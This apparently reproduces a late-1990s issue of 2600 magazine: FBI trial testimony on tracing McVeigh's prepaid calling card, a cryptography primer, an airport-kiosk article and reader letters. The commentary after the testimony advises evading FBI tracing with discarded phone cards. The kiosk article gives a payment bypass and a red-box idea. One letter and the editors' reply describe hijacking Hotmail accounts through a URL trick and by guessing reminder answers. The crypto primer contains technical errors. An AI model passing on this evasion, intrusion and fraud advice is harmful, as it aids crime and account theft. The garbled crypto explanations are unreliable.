A. (...) WCT had, I believe, six of those switches around the country to help offload. You can't send everything to one switch. So they had information there that processed the information and then would send it on to Los Angeles. When the record left the non-L.A. switch and came to L.A., it would go to the 3911 side and it would go into a port there and the call would be handled within the record, although those records would be created, the 3911, the OPUS, the 3910, exactly the same way as the other one except that in the 3911 record, it captured information from the non-L.A. switch because they needed it for carrier billing and it didn't capture certain information that was available in the L.A. switch at that time. So the port that was used in the L.A. switch, in fact, was not captured in the 3911 record. (...) In each one of the records, there is a field that is called switch, and there's a number in it. If the number is a

10, then we know that record originated in the L.A. switch. If it was - I'll give two other examples. If it was a 2, it was - it told us it was - originated in the Chicago switch. If it was a 4, it originated in the Dallas switch. There was also switches in Philadelphia, Atlanta, San Francisco, and Seattle - I believe that was the other four places.

Q. So once you knew where that call had started, you knew how many hours to adjust in your calculations?

A. That's correct. (...) Okay. We would - we would in this case - first, you would have looked for - when you have an OPUS record, you would have looked to see if, in fact, the ports matched over to the 3911. In fact, if it did not, then what you did is you looked for a 3911 record with a - the same date and the same time; but the 3911 had to be adjusted for the number of hours, wherever that switch was. So you would be looking for a record that would be either 1 - there were no switches in Mountain Time so you'd be looking for a switch - a record that was two hours difference, if it was Central, or three hours difference if it was East Coast Time to do the match there. (...) Once you have matched an OPUS with a 3911 record to match a 3910 record, the ports now are available again. So that match guarantees when you go across, you have the OPUS record as it's hard wired up to the 3910. You have that port sequence that follows through. You have the ending tic time, and the 3910 matches the ending time in the 3911. And the "to number" in the OPUS record matches the "to number" in the 3910. So the only difference in the entire process is that original port number is not available in the 3911.

METHOD 3

A. This - this debit card for Spotlight has a process a lot like a lot of debit cards or calling cards that you can make or call a second number without redialing the 800 number again or without putting your PIN number in again. And how that works is on the original call, you dial the 800 number. Spotlight answers it and says put in your PIN number, put in your "to number." You do all that. The money is available. You connect with that call, talk to the person, or whatever. When they hang up, instead of you hanging up the phone, you can hit the pound sign. And when you hit the pound sign, that then you can dial another "to number," instead of having to go through the whole process of getting into the system again. And you continue to repeat this as many calls as you want as long as you have money in your account that will continue to be subtracted when you're making - calling that particular number.

Q. What's that feature known as?

A. We refer to that as the reorigination feature within the calling card.

(...)

Q. What was the consequence in terms of the records that you had available to match if that person had done a series of reorigination calls?

A. Well, the - the thing we want to remember is when the 800 number is called, a 3911 is created. (...) An OPUS record is created every time that a "to number" is put in, and a 3910 is created every time a call is answered. So if you use the reorigination feature, you end up with one 3911 record created in the file... you will end up with many OPUS records... and you will get a... corresponding 3910 record for each one of those that is, in fact, answered.

Q. So the answer in 3911 will encompass more than one call?

A. Yes, it will.

Q. And then it fell to you to figure out how many steps or how many parts there were to that total sequence?

A. Yes.

Q. Did you develop a methodology for doing that?

A. Yes. And it - it actually worked in reverse. We didn't go in with known 3911's. We had (687) OPUS records. And we matched up all the ones that would match up through the L.A. switch, because you had a 3911. (...) Then what you had is you had a certain number of records that did not match to a 3911. (...) It was very obvious on reorigination records, because once you were into the 3911 record, that port was selected for all of your calls that you made during that reorigination. So every call that you made used the same port in OPUS and if it was answered, used the port in the 3910, because you had that electrical connection that it just continued to use that same one path through there all the time.

(...)

Q. What steps did you take then to calculate the time of calls that took place in the series of reorigination calls?

A. (...) You always knew the start time of the call because it's (in) the 3911 when it came in. You always knew the ending time of the last call because you have the duration from the OPUS record, whether it's 5 seconds, it's a minute; and you know the ending time of the 3911. So all you have to do is subtract the duration from the end of it. So the last call in the series, you always know what (...) time it was. The one situation where you do not know the start time of the call is if it's in the middle of a series of more than two calls and, in fact, that call was answered. Then you had to come up with and we did come up with a standardized formula to calculate that time, so that it was the same across every reorigination call.

THE COURT. (..) What we have to do is caution the jury that these exhibits are not going to tell us who made the call or who received the call or what was said in the call and that with respect to the subscriber information, again, it's simply based on what these phone companies have in their records with respect to who they sent the bills to.

Commentary on the extracted testimony of Frederick Dexter

The first thing which becomes apparent in the FBI's testimony is that the suspect's use of the card was a misinformed attempt at subterfuge. The card was purchased with postal money orders in a fictitious name, and was "refilled" by money order twice. This indicated that the user was attempting to leave no trace of their identity when they used the card to make telephone calls from various locations around the country.

The major failing of this strategy was the continued use of the card for several months and the retention of the card beyond its operational utility. McVeigh apparently used the card too long, and left the card in the possession of a friend to whom he was easily traced. The FBI found the card, and thus was able to reconstruct several months of activity on it with only a single breach in operational security.

A more successful strategy would have involved the use and disposal of several prepaid phone cards purchased anonymously at gas stations. These cards would be used for a few calls each, short of their $10-20 face values, and discarded with the remaining credit intact so that they might be adopted by unsuspecting people. This would be an impediment to successful tracing even if an account number was obtained by a surveillance agency. Anyone following the electronic trail would be led astray as the person who found the card went her separate way.

The second lesson which this teaches us is the relative difficulty the FBI has in tracing these cards for ordinary cases or casual surveillance. The search which produced the card in question and allowed its tracing was conducted by almost 50 agents. The information used in reconstructing the call activity involved the subpoena of several bodies of evidence, including subscriber records, from each local phone company which handled the calls, as well as from the company which handled the 800 number and debit billing. Clearly this is not a real-time capability for the FBI, unless the account number is known in advance and the subject is essentially under close surveillance. From past experience this would only apply to espionage or terrorism cases involving suspects subject to infiltration or agents provocateur.

The third thing which this teaches us is that the records do not actually prove anything. As the court said in this case, these records cannot show who actually used the card, or what was said, or who was spoken to at the terminating end. They are primarily of use in inferring guilt, and are thus less useful the less any single card is used.

THE CRYPTOGRAPHY OF TODAY

by kriminal 3nigma

Governments have long understood the importance of keeping information private, both for military and economic reasons. What better way to do this than with an advanced computing cryptography formula? Past wars have been won or lost because the most powerful government on Earth didn't have the same cryptography that a 15 year old crypto-phreak can have on a PC today. I have extensively read books, studied formulae, and learnt the general methods of cryptography and am now known as a cryptography phreak (similar to a phone phreak), also known as a crypto-phreak or a crypto. Crypto-phreaks are all around the world, and many are programmers, scientists, or advanced mathematicians. Each of these people live to give the public better privacy from the bloodthirsty governments of today. In this article I will attempt to give you a good outline on cryptography and how each and every one of you can use it to your advantage.

Encryption For Everyone

Basically, every message or file you encrypt has a digital "signature" added to it. You and you only can apply this digital signature unless someone else has your password. The recipient will be able to be almost positive that the message or file is really from you, that it was sent at exactly the indicated time, and most importantly, that it hasn't been tampered with in the slightest and that others can't decipher it.

This is all based upon mathematical principles, including what we now know as "one-way functions" and "public-key encryption." The mathematical principles are very complicated, to the extent that even I, a crypto-phreak, do not understand bar the easiest concepts.

A one-way function is something that is very easy to do, or - put it this way - something that is much easier to do than to undo. For example breaking a window is very easy to do, but can you put it back together as easily? I think not. The sorts of one-way functions required for cryptography are that it is easy to undo if you have that little extra piece of information and close to impossible if you don't have it. There are many one-way functions in math and one involves prime numbers. Everyone learns prime numbers; they are basically numbers that can only be divided by 1 and themselves, such as 2, 3, 5, 7, 11. There are an infinite number of these and there is no known pattern to them except that they are prime. When you multiply two together you get a number that can be divided evenly by those two primes. Finding the primes of a number is known as "factoring." I think I'll now stop treating you all as babies and get on with it.

It's easy to multiply two primes, example 11,927 and 20,903 (which gives us 249,310,081) but it's very difficult to recover those two primes from the result. This is a perfect example of a one-way function, which is the most sophisticated encryption system known to us today. It may take weeks for even a supercomputer to factor a large number that was created by two primes. This is exactly the reason why an encryption system was based on factoring two different decoding keys; one to encrypt the message/file and one to decrypt it. With only one you only have half the capabilities, i.e., with only the key used for encryption you can only encrypt files/messages, theoretically. Decrypting requires a separate key, available only to the intended recipient of the message. This key is based on the product of the two prime numbers, where the decrypting key is based on the numbers themselves. A computer can randomly generate a new pair of unique keys in a moment because it is simple for a computer to make two primes

and multiply them. The encrypting key can then be made public without appreciable risk.

Now here's how it works, I want to send *2600* this article. My computer looks up *2600's* public key and uses it to encrypt this information. No one can read the message other than *2600,* because their public key doesn't have any information needed to decrypt the article. My computer then sends this newly encrypted file and *2600* decrypts it with a private key that corresponds to their public one. Now they want to answer and tell me what a great job I did! The computer looks up my public key, they encrypt their message with it and send what looks like random numbers and letters as an e-mail. I then take this, paste it into my homemade decrypter and tada!

Now you may be wondering how big these primes have to be to ensure a very elite and secure one-way function. The concept of public-key encryption was invented by a dood known as Whitfield Diffie and Martin Hellman in 1977. Another set of crypto-phreaks, who the public called scientists, Ron Rivest, Adi Shamir, and Leonard Adelman, soon came up with the notion of using prime factorization as part of what we now know as RSA encryption, after the initials of their surnames. Today it is estimated that it would take millions of years to factor a 130 digit number that was the product of two primes, regardless how much computing power was used. To prove this point they had a little "competition." They challenged the world to find the two factors in this 129 digit number, known to crypto-phreaks as RSA 129. It was, and is, as follows:

114,381,625,757,888,867,669,235,779,976,146,612,010,218,296,721,242,362,562,561,842,935,706,935,245,733,897,830,597,123,563,958,705,058,989,075,147,599,290,026,879,543,541

They were quite sure that this message they had encrypted using the number as the public key would be quite secure forever. But they hadn't expected computers to get so powerful, so quickly. And in 1993 a group of more than 600 academics and crypto-phreaks from around the world began an assault on the RSA 129, using the Internet to coordinate each individual's work. In less than a year they factored the number into two primes, one 64 and one 65 digits long. (This time I'm not wasting my time typing up these two primes!) They then decrypted the message that said, "The magic words are squeamish and ossifrage." So as you can see from this, a number 129 digits long isn't enough to encrypt data that is really important and sensitive. Mathematicians today believe that a number 250 digits long is more than enough to stop the whole population of Earth from uncovering the two primes. But who really knows? Computers are getting faster by the second so we might end up with an RSA 1,000,000.

One thing we don't have to worry about is running out of primes - there are said to be far more primes than atoms in this universe (yeah right). Key encryption allows more than just privacy; it can also ensure authentication of many things. This will, hopefully, bring new online benefits in the future (more on this later). Security can also be increased by including time stamps with the encrypted messages or digital IDs.

Society's Biggest Problem

None of the protection systems that most commercial and government computer systems use today are completely fail-safe. The best they can do is make it as hard as possible to try to get into them. Despite popular opinions to the contrary, computer security has a good record. Well at least that's what they tell the public. In fact it is estimated that at least 2000 computers are broken into in a week, in Australia and the U.S. alone. Computers are capable of protecting information in such a way that even the smartest hackers can't get at it readily unless someone entrusted with information makes a mistake, but not too many computer systems in

the world use this, or take full advantage, of these methods. The main reason computer systems are so easily breached and files so easily decrypted, is that people are stupid when it comes to passwords and setting up systems. People don't want to spend hours on end just to set up a network. They do it the easy way, with the default passwords.

Because most systems will soon use today's encryption techniques such as to order concert tickets and buy other products, a breakthrough in mathematics or computer science that defeats the cryptographic system could be a disaster to the people owning these systems and to the government in general. The obvious breakthrough would be to create a mathematical formula that gives us an easy way to factor extremely large prime numbers. Any person(s) possessing this power could do anything they wanted, electronically.

Every Cryto-Phreak's Nightmare

Many in the U.S. government are opposed to encryption capabilities because it reduces the stronghold they have over the people of the U.S. Though this, of course, isn't quite how they put it. They say that such encryption "...reduces their ability to gather information." But, thanks to many crypto-phreaks, this technology, and technology as a whole, can't be stopped. The NSA (National Security Agency) is a part of the U.S. government's defense and intelligence community that protects the U.S.'s secret communications and decrypts foreign communications to gather intelligence data. The NSA doesn't want software containing advanced encryption capabilities to be sent outside the United States. This doesn't bother me and many other crypto-phreaks at the moment, because we don't live in the U.S., but if the U.S. government manages to do this, many other governments may follow. However, this software is already available throughout the world, and any computer can run it. No political policy will be able to restore the U.S. government's tapping capabilities that it had in the past.

The U.S. government recently had a court case with one Philip Zimmermann, the programmer of PGP (Pretty Good Privacy), one of the best and most commonly used encryption programs. The case ended in Phil not being able to release PGP outside of the U.S. But (unofficially of course), Phil sent the scanned source of PGP 5.0 to his friends in Europe. They then scanned this and compiled it (though it was called PGP 5.0 international version). They also distributed it like crazy all over the globe, thanks to the Internet. As you can see from this, cryptography will never be stopped, just like hacking. They may catch a crypto-phreak or another Mitnick but they won't stop us all.

Now if commerce rests on any single concept, it must be identity. There can be no business without ownership. To regulate commerce there must be a legal system with accountability and that can't happen without precisely identified individuals. What the U.S. government is planning is to make sure everyone has an identity on the Internet, using the encryption methods previously mentioned. The U.S. and British governments both came up with ideas on how to manage all these keys but it seems that key escrows aren't to be, for now. Instead the U.S. government is planning to pass a bill that will ensure that there is a backdoor in each and every cryptographical program (in the U.S.) so that the NSA, FBI, CIA, and the many other unknown governmental groups will be able to access any bit of any person's encrypted bytes. Does this seem immoral? No, why would it be? According to many of Clinton's advisors, backdooring software and enabling the government agencies full access to key escrows are necessary to combat state-sponsored terrorism and prevent the undermining of the emerging Net economy. Does this sound like a load of bullshit to you too? The worst part is that the computer illiterate thinks it's all true. Help them to see the truth.

Hacking the Atcom Cyberbooth

by Fever
a_fever@juno.com

Recently I was sitting around in an airport, waiting for a flight, when I noticed something strange. In the middle of the room, there was a large gray obelisk with a sign saying, "Surf the Web! Send/Receive e-mail!" Naturally curious, I sat down. I discovered a bug that some of you may find useful, or at least entertaining. Since then I have done some research on these machines, and this is what I have learned:

A Cyberbooth is basically a Pentium 120 to 166 with an ISDN line. The top of the line model, the Cyberbooth Kiosk, is a four-sided unit featuring two computers and space for two optional pay phones. This is the obelisk I mentioned earlier. They cost about $15,000. The Wall Unit and the Low Profile Cyberbooth are basically the same machines, the only difference being in the shape. The wall unit looks like a prop from a bad Star Trek episode, while the Low Profile just looks... odd. The newer Payphone Cyberbooth and Desktop Cyberbooth have smaller screens and are slower. The Payphone only has a 33.6 modem. This is one of the few cases outside of Microsoft where a new product is considerably worse than the old ones. This may explain why Atcom won an MS RAD award. There are some interesting features on these machines, however. These two are the only ones with sound. The Payphone Cyberbooth mounts next to real pay phones. Download some sounds from the Net, and you have a conveniently placed red box. You could also play sound effects at passersby. This could be especially fun at an airport. The Desktop Cyberbooth, also called the "Hospitality Solution," is intended for hotel rooms, and this gives rise to two unique features. The first is that they don't require a credit card, they just charge your time directly to your room. The second is that it has a 3.5" floppy drive. I'm sure you could think of some rather... creative uses for that, but keep in mind that they know what room you're in, and what machine you have access to. If you're going to play with it, use an assumed name and pay cash.

The Cyberbooth offers several main features. You can access the web, e-mail, telnet, play games (just in case you can't wait to get home to play Mine Sweeper), or access online services like Compuserve and America Online. (Don't use America Online. You'll be much happier in the long run.) Unfortunately, all of these features require you to swipe your credit card!

Atcom gives you some options free, in the hope that you will give them your credit card later. You can look at the Atcom web site and send e-mail to their webmaster telling him about this article. You can also visit some other pages free. These will usually be on the right of the screen, but you may sometimes find free options on the top too.

At this point, you might be thinking that you can just go to the Atcom site and then go wherever you want from there. There are a few things they do to prevent this. The main problem is that as soon as you attempt to leave, you will get a message telling you that you are not allowed to access that page without paying, and you will remain on the free page.

"Oh no!" you cry, "I can't pay for this! How can I get on the web?" There is a *huge* hole in security that would allow any AOLuser to get on the web, assuming he could figure out how to use the web. Look at the top of the Cyberbooth screen. Click on the "Cyberbooth Marketplace" button. This will give you several graphics linked to advertisers' web pages. Click on one that looks interesting. This will take you to an advertiser's web page. From there, try to find a link out. For some reason, when you go through the Marketplace, it lets you out. I have not found any other ways to get free access from a Cyber-

Atcom continued on pg. 52

letters continued from pg. 39

get bad they will drop all of that stuff like a hot potato. That really concerns me - where are we all going to buy our banned books once B&N takes over the world? They are altering the way that publishing is done as well, making it harder for smaller-grossing books to be published at all. When you consider that many of the great works of western literature were miserable sellers for the first 50 or so years, you can see the problems this will cause. Food for thought - just remember who your friends are and that a leopard is a leopard even if he changes his spots.

Rachel
Co-Manager
Internationalist Books
Chapel Hill, NC

Well, at least we were able to help get these thoughts into every Barnes & Noble in the nation.

Between The Lines

Dear *2600:*

Not that I'm eager to see *2600* sink as low as the rest of American journalism, but I think most of the media have missed a very interesting part of the Starr report. Read the footnotes of the report, especially the ones where they are substantiating testimony of the events and timeline.

The footnotes refer to "White House Epass" and "WAVES" records, "movement logs," etc. If any *2600* staff or readers know more about these technologies, or how White House security is set up, it would make a great article.

Pete

If we get the info, we'll print it. Hopefully our White House contacts will come through again.

Help Needed

Dear *2600:*

I've been getting some slack from a group of "aol lamers" claiming to be elite programmers and in their words "er33t hax0rs." For one, they claim they hack using aol addons and program aol addons. I've told them time and time again that they 1) use aol, 2) can't do shit, and 3) they are fucking with *2600* when they fuck with me. In the past month or so, they have been telling me to tell y'all "that we in the aol warez scene can't be touched, and anytime they think they can take us to bring their fake asses on." I want to take all of their lame asses out but I need help. There are more of them and I don't have the time to fuck em all. So if you wanna help take action, respond and I'll give you their e-mail and sn's on aol.

morbus

Please keep us out of your little cyber gang wars. They aren't of interest to anyone with half a brain.

Dear *2600:*

I own a large apartment complex (100+ units) and in the past 3-4 months I have had reports and documentation of calls to 900 numbers (sex lines) from several residents' apartments. The calls are being billed on the customers' RBOC bill from third party billing agencies. The calls take place when they are not home and in one case the resident was out of state.

I can't believe that someone is getting into the apartment with a master key as they are tightly controlled and the events are all during daylight hours. We have lots of nosy neighbors and a service crew of four people who ask questions of anyone who is not a resident.

Each resident has a portable phone. Could someone be accessing their phone line through the portable phone? I was able to listen to the caller's voice as it was recorded by one of the billing companies . It was too clear to be coming from a portable phone. This leads me to believe that the hacker is getting into the E5 switch and fooling Ameritech's equipment as to the source of the call. Is this possible?

Please give us a clue as to how this may be happening. The residents who this is happening to are not wealthy people.

Col Pete

First off, you do not need to be a hacker to do this. Hackers will explain to you how it works unlike the phone company or the people who want to continue getting away with this. For some reason people think that because we understand how these things work, we're the ones responsible when things go wrong. Anyway, your problem is simple. And it's extremely common. To give you an idea, over the years we've had at least a dozen phone lines that don't belong to us pop up in the 2600 office on unused jacks. In fact, we have one right now. It happens to lots of people all the time and the phone company doesn't want you to know this because if word got out that your phone number actually appears in multiple locations, they would have a hell of a time convincing people that "if the call comes from your line, it must be coming from your house." There are numerous points where a line can be compromised - junction boxes, basements, even central offices. We know of cases where phone lines for an entire apartment complex were accessible in one tenant's closet. In your case, someone obviously has gained access to all of your lines and is simply clipping onto them at will. In all likelihood, the point of entry is somewhere on your property. Check your basement, garage, even individual apartments if all of the lines run through them. If each of your residents has the exact same type of portable phone, it's possible a weakness is being exploited there. Most modern cordless phones have protection against this type of thing. In either of the above scenarios, your culprit would have to be fairly close.

Hotmail Fun

Dear *2600:*

Well, you guys probably already know bout this one, but there's a very simple way to hack someone's Hotmail account. Let's say that I wanted access to my friend's account. I would call him voice and tell him to go check his e-mail, knowing that his account is here@hotmail.com. Now I hang up with him and log onto the net. As URL, I type the following: www.hotmail.com/cgi-bin/start/here and bingo, I'm in. This applies to anyone who knows a person's ID, and when they're checking their mail. All you

have to do is add the user ID after the "start" line. I hope this gives someone some fun - I know I've gotten a kick out of it.

Feng Laser

This method generally only works from the same IP. We did discover one notable exception. If you connect to hotmail using www.anonymizer.com and someone anywhere in the world does the above to your username at the same time, they will be logged on as you without being prompted for a password. (This is rather ironic since anyone connecting to hotmail via anonymizer is jumping through hoops to maintain their privacy.) We're certain that there are other ways of doing this as well. As a side note, hotmail accounts are also vulnerable through the "reminder questions" that users are encouraged to enter in case they ever forget their passwords. The idea is that only you will know the answer to your reminder question. But a lot of the questions users enter are fairly easy to answer, such as "how many cats do I own?" Once you guess the answer to the question, you're told the user's password without any further verification.

Non-Subscriber

Dear *2600:*

I was thinking about subscribing, but I won't because: 1) Why should I have to pay a premium to subscribe? (It's $4.50 an issue, which works out to $18 per year at the bookstore). 2) You get *all* of my money up front when I subscribe - you can never be sure that I will buy all four issues so that should be worth something to you in the form of a *discount*. 3) How *do* I know that you will be around for the next four issues? You can do better.

Sandy

You must be a real fun person to hang around with.

2600 To The Rescue

Dear *2600:*

It was a Monday morning and since I was void of sleep, I wasn't functioning all that well. My friend next to me in homeroom asked me if I did my English homework. All of a sudden I remembered we had to read an article from a periodical and bring it in, finding any words we didn't know and defining them. I froze, but remembered my *2600* in my locker! Due to the article on "How to Hack Your ISP" I got an A on my project! When I got it back, I saw a side comment that said, "Good Lord, what on earth do you read?" Thanks for keeping the mag great!

jeff

And who says we're leading the youth of America astray?

In Defense of Microsoft

Dear *2600:*

I'm a 16 year old computer security enthusiast. I also just got a job at Microsoft. In writing this I may alienate some of my friends and peers, but I think it has to be said. Microsoft really isn't that god-awful. Many of the people here are, or at one point were, hackers and phreakers. A couple have helped me with some issues, and in one instance, a co-worker and I spent the better part of a Friday night and two large pizzas discussing the injustice done to Kevin Mitnick. These people are really not the anti-Christs that some make them out to be. In taking this job, I've received ridicule and scorn from all of my hacking peers, claiming I've sold out and gone over to the Man's side. Well today, who the hell is the Man!? The only people I have met who still embody the hacker ethic and spirit that I have only read about reside at the big M.

Count Zero Int

We can assure you that there are still plenty of hackers outside Microsoft. We don't doubt that there are lots of nice and enlightened people within the MS compound. But that doesn't alter what Microsoft itself is and, to many people, it's something scary, huge, and potentially damaging to a lot that we stand for. If your hacker friends aren't kidding themselves about this, maybe it's good to have them on the inside. If they think Microsoft is different just because it's keeping them employed, that's very sad.

Clarifications

Dear *2600:*

In response to the article in 15:3 ("Screwing With Blockbuster Video"), at the Blockbuster in my hometown it is policy to ID when a movie is checked out. This became policy only recently so the article may have been right at the time it was written. Also, this may be unique to this store. I am not sure if it is a franchise or corporate situation.

Spoon

Dear *2600:*

Regarding the back cover of 15:3 in which Belgium is described as "easily the most mysterious and misunderstood of all the former Soviet Republics" I believe part of the "misunderstanding" could be that Belgium was never a Soviet Republic. In fact Belgium joined NATO in 1949 and the EEC in 1958. It has a long, well known, non-Soviet history.

StuntPope

Revisionism is such an ugly thing.

Dear *2600:*

In reference to page 50 of 15:3, look at: www.lucent-ade.com/scat/ This is what Lucent will tell you about SCAT-9, although I assume the -9 designation is an additional something Ameritech dreamed up. It seems odd to me that Ameritech and company would be as paranoid as darkrazor suggests, but who knows....

Dustin Decker

Dear *2600:*

It appears one of your articles was a tad off. It appears that in issue 15:3 there were errors in the article "Hack your Console" by m0tion. Error #1 was in the URL for Vivid Barrier (surf.to/vividbarrier), as they don't sell backup units, but rather, design a good front end for most emulators of console and computer systems. A better place to go for older console backup units would be www.stylex.com. Although it's an e-mail inquiry-only site

now, they do carry a lot of backup units. Another site is Video Game Deck at www.vgd.org. There, you can find info on backup units for every system that ever was and where you can get one (if they're still making it, that is). Secondly, as to the bit on it being legal to backup a Nintendo ROM image for your own personal use, it is technically illegal due to the fact that Nintendo Japan and Nintendo of America use proprietary technology in the manufacture of their cartridge games (such as the MBC chips). Duplication or emulation of their hardware is grounds for legal action. Although there is some truth to m0tion's statement, you can be cast into the hell of Nintendo's legal battles if you are dumb enough to get caught. Personally, I prefer working with the Nintendo Gameboy myself, as it has *tons* of potential, as well as lots of resources and SDK's for coding. You can get all the best GB hacking and coding utils from: home.hiwaay.net/~jfrohwei/gameboy/. Everything from GBcamera to PC conversion, Phreaking ROM's and Terminal software are available as well as other stuff. In conclusion, Console systems are the best, and even though m0tion was a little off on a thing or two, he's dead on when saying that they are a blast to hack! If you haven't seen what your game system is *truly* capable of, then you didn't get your full money's worth! So if you still haven't tried it yet, go out, locate the docs, and go nuts!!!

Rave669

Dear *2600:*

In response to the 15:3 letters section D-Recz makes some pretty bold statements. I hope that I am safe to make the assumption, judging from the response that *2600* had for him and that of the fellow hackers who I have been in touch with, that he is out beyond left field on this one? Now most of us would say, "Okay, he's entitled to his opinion," and leave it at that. Most people would... *except* those of us from the Chicago community. Now, I won't speak for the "Chicago Underground Community" or the "Chicago 2600" as I do not have that all powerful ruling ability to speak for the masses. I just have a question, in regards to D-Recz. In all the time that I was in Chicago, from all of us involved in the computer underground, not a one of us has ever met you. Why? With as many active h/p boards in the Chicagoland area and the fact that most of the sysops were working on bringing the H/P community back together again, you had plenty of chances of gathering with the local community. I guess I just wanted to know who voted you into office to speak for us?

Archive

We received several letters like yours. Here is the writer's response to our comments.

Dear *2600:*

Allow me to clarify my anger-causing response in the Fall 1998 issue. When I said "the Chicago-area *2600* meeting," I was mistaken. My intended phraseology was "several of us at the Chicago-area *2600* meeting."

D-recz

Dear *2600:*

In the 15:3 article "Back Orifice Tutorial," it was stated that the only way to get rid of the Back Orifice server is to delete it from the registry. Not true, there are two other ways that it can be either deleted or shut down. Number one: You can't simply delete BO from a machine because it is being used constantly so here is the way that I have found to stop and delete it. *You have to have physical access to the target machine,* you have to have the Back Orifice GUI client (I have yet to try the others), and then you view the network connections. Every time I have tried this it has given me an Illegal Operation Message and I was forced to shut down the server then delete it from the C:\windows\system directory as ".exe" or the file name it was assigned. Number two: In any of the clients, use the process list command and find the BO server " .exe" or the name you gave it, and get the Process ID. Then you can run the process kill command and input the ID. This will kill the BO server, shutting it down, but not deleting it. By the way, I have used BO to play some cool schooltime pranks with the message box command! Keep up the good work and *free Kevin!*

Cslide

Dear *2600:*

Yo, your picture of the "Belgium" telephone should have been "Belorussia." Not even close to Belgium, one of the low countries.

Frank
Seattle, WA

Leave us alone!

Dear *2600:*

I'm just writing to confirm and rebuke some of the things RepoMonster reported about in 15:3. Firstly, as you had suspected he did not overload the switch. What he did do was fill the girl's box. I know this by the experiences that I have had. Secondly, he probably did get a playback of a voice message (either the first or last message in the box). I had the same experience on a friend's voice mail when he was away on a trip, and again when my girlfriend was away. I thought nothing of it until I read the letter. Then I went about things more scientifically. I tried it again on my girlfriend's voice mail two times, on a business in the area, and on another friend at a school other then my girlfriend's. That makes four different systems with the same results on each. Lastly, I don't think there is a way to exploit this. The area that you call into seems effectively dead but it does not mess with other voice mail boxes on the same phone system. The only thing I can seem to find of use is to find out how many messages/how much time one box holds on any given system. It also sometimes makes their messages harder to retrieve.

Shaggy Dan

Dear *2600:*

In the 15:3 issue, the article "Expanding Caller ID Storage" dealt with a hack on CIDCO Caller ID units. I have a Model PA rev. D, contrary to the authors E and J revisions. On this unit you must solder a jumper to replace the Jumper C you are to disconnect. If the D jumper or none are soldered, the unit will remain at 25 calls. If the B jumper is soldered, the unit moves to 99 calls. The A jumper will provide a full 100 call capacity. Mixing the jumpers seems to leave the unit at either 25 or 99 calls. This is the only unit I have tried, but I am sure other revs, probably those under D, will need to have a jumper sol-

dered as well. I would bet that they redesigned to default back to 99 calls to save on having to waste time and pay to solder in the extra jumper. I bet that makes for a few more unemployed Malays.

Frogman

An Offer

Dear *2600:*

I am 15 and I live in the suburbs. I have been interested in the telephone system since I was seven. My grandfather worked for New York Telephone, along with my dad (he now works for Bell Atlantic). When my grandfather died we went to clean out his house. What I found changed me: an old rotary lineman's phone, a NY Telephone hard hat, and a tone generator. Ever since then I have been reading phreaking philes and other such things. So I am moving in January and am getting an Ethernet line from Bell Atlantic run to my *house!* The line has access to all of the Bell Atlantic servers! If you would like to trade me a username on your system for one on Bell Atlantic, let me know.

st

Regretfully, we only trade accounts with .mil users.

Military Madness

Dear *2600:*

Excellent magazine. Very useful for a network administrator. The candid information provided in your magazine has been very useful in closing network security gaps.

The military puts out some pretty good standards for Network Security. Too bad the military never reads them. As a system user inside the Washington Beltway, I was sickened by the lax system security enforcement. The military should look at itself before crying to the government for help. The simple act of choosing a halfway intelligent password seems beyond the average military user.

A brute force hack is a pretty simple quest. The military is the only place where you wear your resume on your clothing. It is *really* stupid to use something from your uniform for a password. Unfortunately, vanity wins out with the "leaders" I knew. I was very disappointed to see passwords like Airborne, SEAL, Ranger, Pathfinder, Recon. What was even more depressing was the use of "slang ranks" (JesusChrist, God, Headmen, TopKick, Grunt) as passwords.

The sad part of this is that Military clearly states how to properly construct a good password. Perhaps the "leadership" should read some of the policies they spew.

Dippy
Virginia

Dear *2600:*

I thought I would let the rest of the hacker community know about a web site where you can get a free CD sent to you about every 4-6 months. The CD is called *The Defense Acquisition Deskbook.* I haven't had much time to experiment with the CD, but it is full of DoD documents. Everything from how food is rationed on aircraft carriers to the way the government is run. I have found some information about computers and hacker prevention. I haven't had much time to look around the CD. Everything on it is unclassified but it's still pretty cool. The web site is www.deskbook.osd.mil - just go to that site and fill out an app. Within like a month or two you will receive the latest version of the deskbook. It's compatible with Winblows 3.x and 95, 98 as well as the Mac OS.

Virtual Vandal
Detroit

You'll only get it for free if you manage to convince them that you're part of a governmental agency. Otherwise you can get it for $30.

Thoughts and Reflections

Dear *2600:*

My compliments to *2600* and the principles it upholds. Your informative journalism with specific regards to the Kevin Mitnick case and your "freedom policy" with regards to the distribution of information in general are not only worthy accomplishments in themselves, but more importantly, have accomplished the vital task of motivating individuals to take action.

Not to sound like I'm giving an awards speech, but seeing people take serious action towards controlling the forces in their own lives ("Progress," 15:3) gives one reason to hope. On the other hand, reading the often misinformed and unrealistic remarks in the *2600* letters section gives one reason to doubt.

It is bad enough to live in a country where the media have left the average person so uninformed that they have become incapable of making rational decisions on an issue, and instead are easily swayed by "public opinion" and the dictates of their own ego.

Eric B. AKA Flyable George's letter (15:2) was a ludicrous (not to mention illogical) farce, which seemed dedicated to blaming the tribulations of hackers and the faults of society in general on *2600!* This is not a personal attack towards the writer and this letter is not intended to be a rebuttal. The point is that we are living in the misinformation age (what is being done to Kevin Mitnick exemplifies that) and the purpose of the hacker community must be to negate that, or there are only going to be more Mitnicks.

Ironically, being a hacker (unlike what the media would have us believe) is one of the most responsible positions a person can take in our society. This theme must be the motivating force of the hacker movement if it is to be of any merit for humanity in the long run. And while hacking is fun, reality is sobering. If hackers are going to be this moving force for the future, the petty "lamer newbie" bullshit has got to end. We all have come together so brilliantly in the defense of Mitnick, but if we are going to fight amongst ourselves then we have already lost.

Eric B., like anyone else who writes a letter to *2600,* represents a cross-section of society, but in particular, hacker society. The same letters section also contained a letter from The Informant, in which he accused the hacker community of racism. While this may or may not be true, *2600* editors rightly questioned this weighty accusation because he presented no evidence - if obtaining information is

the hacker's goal, why is a hacker writing an uninformative letter about a potentially very serious topic?

Then to top it off was the epitaph of DramaDame, which, I'm sure left others, like myself, in tears from laughter - my God. What role-playing game did you crawl out of? It serves more as a warning than anything else.

These are really just a few examples from one issue. Having been a *2600* reader for several years, the feelings of frustration after reading the letters section are not new, but finally grew to the proportion where I had to express them. It may be my imagination, but is what seems to be a more acerbic slant to the *2600* letters editorial arising from the same feelings?

Hackers, please look past the emotional quality of my rant, and realize that we don't need a hacker's constitution, just the love of information and truth that we claim we already have.

All information for all people.

BurningWorld
New York, USA

Dear *2600:*

